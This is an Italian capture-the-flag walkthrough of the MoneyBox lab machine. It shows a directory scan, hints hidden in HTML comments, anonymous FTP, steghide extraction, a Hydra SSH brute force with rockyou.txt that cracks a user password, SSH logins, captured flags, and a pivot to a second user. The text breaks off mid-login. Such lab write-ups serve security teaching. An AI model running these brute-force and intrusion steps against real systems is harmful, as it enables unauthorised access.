
Scansione con DIRB:



```
└─# dirb http://10.0.2.5/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  8 15:01:30 2023
URL_BASE: http://10.0.2.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.5/ ----
==> DIRECTORY: http://10.0.2.5/blogs/
+ http://10.0.2.5/index.html (CODE:200|SIZE:621)
+ http://10.0.2.5/server-status (CODE:403|SIZE:273)

---- Entering directory: http://10.0.2.5/blogs/ ----
+ http://10.0.2.5/blogs/index.html (CODE:200|SIZE:353)

-----------------
END_TIME: Mon May  8 15:01:33 2023
DOWNLOADED: 9224 - FOUND: 3
```

4) Vulnerability Mapping

Apertura pagina blogs:




I'm T0m-H4ck3r

I Already Hacked This Box and Informed.But They didn't Do any Security configuration

If You Want Hint For Next Step......?


Codice sorgente della pagina:



```
<html>
▼ <head>
    <title>MoneyBox</title>
  </head>
▼ <body>
    <h1>I'm T0m-H4ck3r</h1>
    <br>
  ▶ <p>…</p>
    <p>If You Want Hint For Next Step......?</p>
  ▶ <p>…</p>
  </body>
</html>
<!--the hint is the another secret directory is S3cr3t-T3xt-->
```


4) Vulnerability Mapping

Apertura directory nascosta:



There is Nothing In this Page.........


Codice sorgente della pagina:



```
<html>
 <head>
   <title>MoneyBox</title>
  </head>
 <body>
   <h1>There is Nothing In this Page.........</h1>
  </body>
</html>
<!--..Secret Key 3xtr4ctd4t4-->
```


5) Target Exploitation

Accesso tramite FTP:



```
└─# ftp 10.0.2.5
Connected to 10.0.2.5.
220 (vsFTPd 3.0.3)
Name (10.0.2.5:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25676|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
```


Download del file:



```
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||61014|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |******************************************************************
226 Transfer complete.
1093656 bytes received in 00:00 (10.21 MiB/s)
ftp> exit
221 Goodbye.
```


5) Target Exploitation

Estrazione dati dall’immagine tramite Steghide:



```
└─# steghide --extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".
```


Analisi dati estratti dall’immagine:



```
└─# cat data.txt
Hello.....  renu

      I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.......
```


6) Privilege escalation

Password cracking dell’utente «renu» tramite Hydra:



```
└─# hydra -l renu -P /usr/share/wordlists/rockyou.txt 10.0.2.5 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-09 12:08:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.0.2.5:22/
[22][ssh] host: 10.0.2.5   login: renu   password: 987654321
```


Accesso come utente «renu»:



```
└─# ssh renu@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ED25519 key fingerprint is SHA256:4skFgbTuZiVgZGtWwAh5WRXgKXTdP7U5BhYUsIg9nWw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.5' (ED25519) to the list of known hosts.
renu@10.0.2.5's password:
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 26 08:53:43 2021 from 192.168.43.44
```


6) Privilege escalation

Verifica accesso da utente «renu»:




```
renu@MoneyBox:~$ id
uid=1001(renu) gid=1001(renu) groups=1001(renu)
renu@MoneyBox:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l

renu@MoneyBox:~$ uname -a
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
```

Flag1:



```
renu@MoneyBox:~$ pwd
/home/renu
renu@MoneyBox:~$ ls
ftp  user1.txt
renu@MoneyBox:~$ cat user1.txt
Yes...!
You Got it User1 Flag

 ==> us3r1{F14g:0ku74tbd3777y4}
```


Flag2:



```
renu@MoneyBox:~$ cd ..
renu@MoneyBox:/home$ ls
lily  renu
renu@MoneyBox:/home$ cd lily
renu@MoneyBox:/home/lily$ ls
user2.txt
renu@MoneyBox:/home/lily$ cat user2.txt
Yeah.....
You Got a User2 Flag

==> us3r{F14g:tr5827r5wu6nklao}
```


6) Privilege escalation

Verifica file/directory nascoste:




```
renu@MoneyBox:/home/lily$ ls -la
total 36
drwxr-xr-x 4 lily lily 4096 Feb 26  2021 .
drwxr-xr-x 4 root root 4096 Feb 26  2021 ..
-rw------- 1 lily lily  985 Feb 26  2021 .bash_history
-rw-r--r-- 1 lily lily  220 Feb 25  2021 .bash_logout
-rw-r--r-- 1 lily lily 3526 Feb 25  2021 .bashrc
drwxr-xr-x 3 lily lily 4096 Feb 25  2021 .local
-rw-r--r-- 1 lily lily  807 Feb 25  2021 .profile
drwxr-xr-x 2 lily lily 4096 Feb 26  2021 .ssh
-rw-r--r-- 1 lily lily   65 Feb 26  2021 user2.txt
```

Esplorazione directory nascosta:



```
renu@MoneyBox:/home/lily$ cd .ssh
renu@MoneyBox:/home/lily/.ssh$ ls -la
total 12
drwxr-xr-x 2 lily lily 4096 Feb 26  2021 .
drwxr-xr-x 4 lily lily 4096 Feb 26  2021 ..
-rw-r--r-- 1 lily lily  393 Feb 26  2021 authorized_keys
```


Analisi della chiave di autorizzazione:



```
renu@MoneyBox:/home/lily/.ssh$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDRIE9tEEbTL0A+7n+od9tCjASYAWY0XBqcqzyqb2qsNsJnBm8cBMCBNSktug
tos9HY9hzSInkOzDn3RitZJXuemXCasOsM6gBctu5GDuL882dFgz962O9TvdF7JJm82eIiVrsS8YCVQq43migWs6HXJu+BNrVb
cf+xq36biziQaVBy+vGbiCPpN0JTrtG449NdNZcl0FDmlm2Y6nlH42zM5hCC0HQJiBymc/I37G09VtUsaCpjiKaxZanglyb2+W
LSxmJfr+EhGnWOpQv91hexXd7IdlK6hhUOff5yNxlvIVzG2VEbugtJXukMSLWk2FhnEdDLqCCHXY+1V+XEB9F3 renu@debian
```


6) Privilege escalation

Accesso come utente «lily»:



```
renu@MoneyBox:/home/lily/.ssh$ ssh lily@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:8GzSoXjLv35yJ7cQf1EE0rFBb9kLK/K1hAjzK/IXk8I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
Linux MoneyBox 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
